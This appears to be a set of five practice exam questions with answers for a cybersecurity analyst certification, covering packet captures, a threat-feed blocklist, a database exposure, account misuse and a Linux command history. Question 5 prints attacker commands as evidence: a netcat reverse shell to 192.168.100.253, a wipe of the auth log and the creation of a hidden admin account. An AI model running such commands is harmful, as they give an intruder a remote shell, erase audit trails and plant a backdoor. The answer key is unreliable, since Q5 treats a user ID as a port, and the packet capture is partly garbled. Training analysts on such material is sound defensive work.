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

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Question No. 1

A security analyst is Investigating some unusual network traffic to and from one or the company's email servers. Reviewing a packet capture, the analyst notes the following sequence of packets:

```
67.35.20.70 74.125.131.27 TCP 61234 -> smtp(25) [SYN] Seq=0 Win=29200 Len=0
74.125.131.2767.35.20.70TCPsmtp(25) -> 61234 [SYN, ACK] Seq=0Ack=1Win=42540Len=0
67.35.20.7074.125.131.27TCP61234 -> smtp(25) [ACK] Seq=1Ack=1Win=29312Len=0
67.35.20.7074.125.131.27SMTPC: ehlo
74.125.131.2767.35.20.70SMTPS: 250mx.yahoo.comsayinghello
67.35.20.7074.125.131.27TCP61234 -> smtp(25) [ACK] Seq=7Ack=219Win=30336Len=0
67.35.20.7074.125.131.27SMTPC: quit
209.53.215.3474.125.131.27TCP59139 -> http(80) [SYN] Seq=0Win=4128Len=0MSS=1460
74.125.131.27209.53.215.34TCPhttp(80) -> 59139 [SYN, ACK] Seq=0Ack=1Win=4128Len=0
209.53.215.3474.125.131.27TCP59139 -> http(80) [ACK] Seq=1Ack=1Win=4128Len=0
74.125.131.27209.53.215.34SSHServer: Protocol (SSH-2.0-Cisco-1.25)
209.53.215.3474.125.131.27SSHClient: Protocol (SSH-1.99-Cisco-1.25)
74.125.131.27209.53.215.34SSHv2Server: KeyExchangeInit
153.22.17.874.125.131.27TCP61234 -> smtp(25) [SYN] Seq=0Win=29200Len=0
74.125.131.27153.22.17.8TCPsmtp(25) -> 61234 [SYN, ACK] Seq=0Ack=1Win=42540Len=0
74.125.131.27153.22.17.8SMTPS: 220mx.google.comESMTPq8si1038396vcq.58 - gsmtp
153.22.17.874.125.131.27TCP61234 -> smtp(25) [ACK] Seq=1Ack=52Win=29312Len=0
153.22.17.874.125.131.27SMTPC: ehlo
74.125.131.27153.22.17.8TCPsmtp(25) -> 61234 [ACK] Seq=52Ack=7Win=42624Len=0
74.125.131.27153.22.17.8SMTPS: 250mx.google.comatyourservice
153.22.17.874.125.131.27SMTPC: quit
```

Which of the following should be the NEXT step In the Investigation?

- **A.** Log on to the server at IP address 74.125.131.27 and determine the process using port 80.
- **B.** Log on to the server at IP address 74.125.131.27 and determine the process using port 25.
- **C.** Check with the network team to see if the IP address 67.35.20.70 has connected to any other servers.
- **D.** Ask the network team to blackhole the IP address 153.22.17.8 to prevent further connections.

Answer: B

Question No. 2

A system analyst receives multiple alerts from the systems, reporting they cannot access the Internet. After tracking down the problem to the UTM IP address 120.136.1.1. the analyst notices the Issues occurred with the latest threat feed, which updated the UTM blocklist:

IPv4 Blocklist Feed
172.10.0.0/16
23.221.15.0/24
2.0.0.0/7
192.0.0.0/24
222.224.0.0/18
11.255.255.0/24
172.111.0.0/16
120.0.0.0/5
40.23.10.0/24

Reviewing the above blocklist, which of the following Is the MOST likely reason for the unwanted behavior on the UTM?

- **A.** The threat feed contained a mistyped subnet mask In the list, causing the UTM to block Its own Internal traffic processing.
- **B.** The network's public IP was entered as part of the external threat feed, causing the UTM to block only external-bound traffic.
- **C.** The network's private internal address range was included in the feed, blocking internal traffic from leaving the network.
- **D.** The threat feed contained the IANA range reserved for experimental IP addresses, which the UTM was unable to process, causing Inbound and outbound traffic stoppage.

Answer: A

Question No. 3

A small company Is publishing a new web application to receive customer feedback related to Its products. The web server will only host a form to receive the customer feedback and store It In a local database. The web server is placed In a DMZ network, and the web service and filesystem have been hardened. However, the cybersecurity analyst discovers data from the database can be mined from over the Internet. Which of the following should the cybersecurity analyst recommend be done to provide temporary mitigation from unauthorized access to the database?

- **A.** Configure the database to listen for Incoming connections on the Internal network.
- **B.** Change the database connection string and apply necessary patches.
- **C.** Configure an ACL in the border firewall to block all connections to the web server for ports different than 80 and 443.
- **D.** Deploy a web application firewall to protect the web application from attacks to the database.

Answer: D

Question No. 4

After a review of user account activity. It appears certain user accounts were being used to access critical systems that are unrelated to the users' roles and responsibilities. The user accounts in question were disabled, but then other user accounts were used to perform the same activity soon after. Which of the following Is the BEST remediation to stop this violation?

- **A.** Reconfigure RADIUS.
- **B.** Implement MFA.
- **C.** Upgrade to the latest TLS.
- **D.** Salt password hashes.

Answer: B

Question No. 5

While investigating an Incident, a security analyst reviews the output of the history command on a Linux machine. The analyst receives the following output:

```
cd /etc/
ls -al
cat passwd
sudo nc 192.168.100.253 -e /bin/bash
cd /var/log/
sudo echo " " > /var/log/auth.log
sudo useradd system -g wheel,sshuser -u 899
sudo apt-get update
touch ~/system
```

Which of the following should the analyst conclude from the analysis of this output?

- **A.** Persistence has been established on port 899.
- **B.** A user who is not visible from the GUI has been added.
- **C.** Log files In /var/ log/ have been deleted.
- **D.** A listener has been established on 192.168.100.253.

Answer: A

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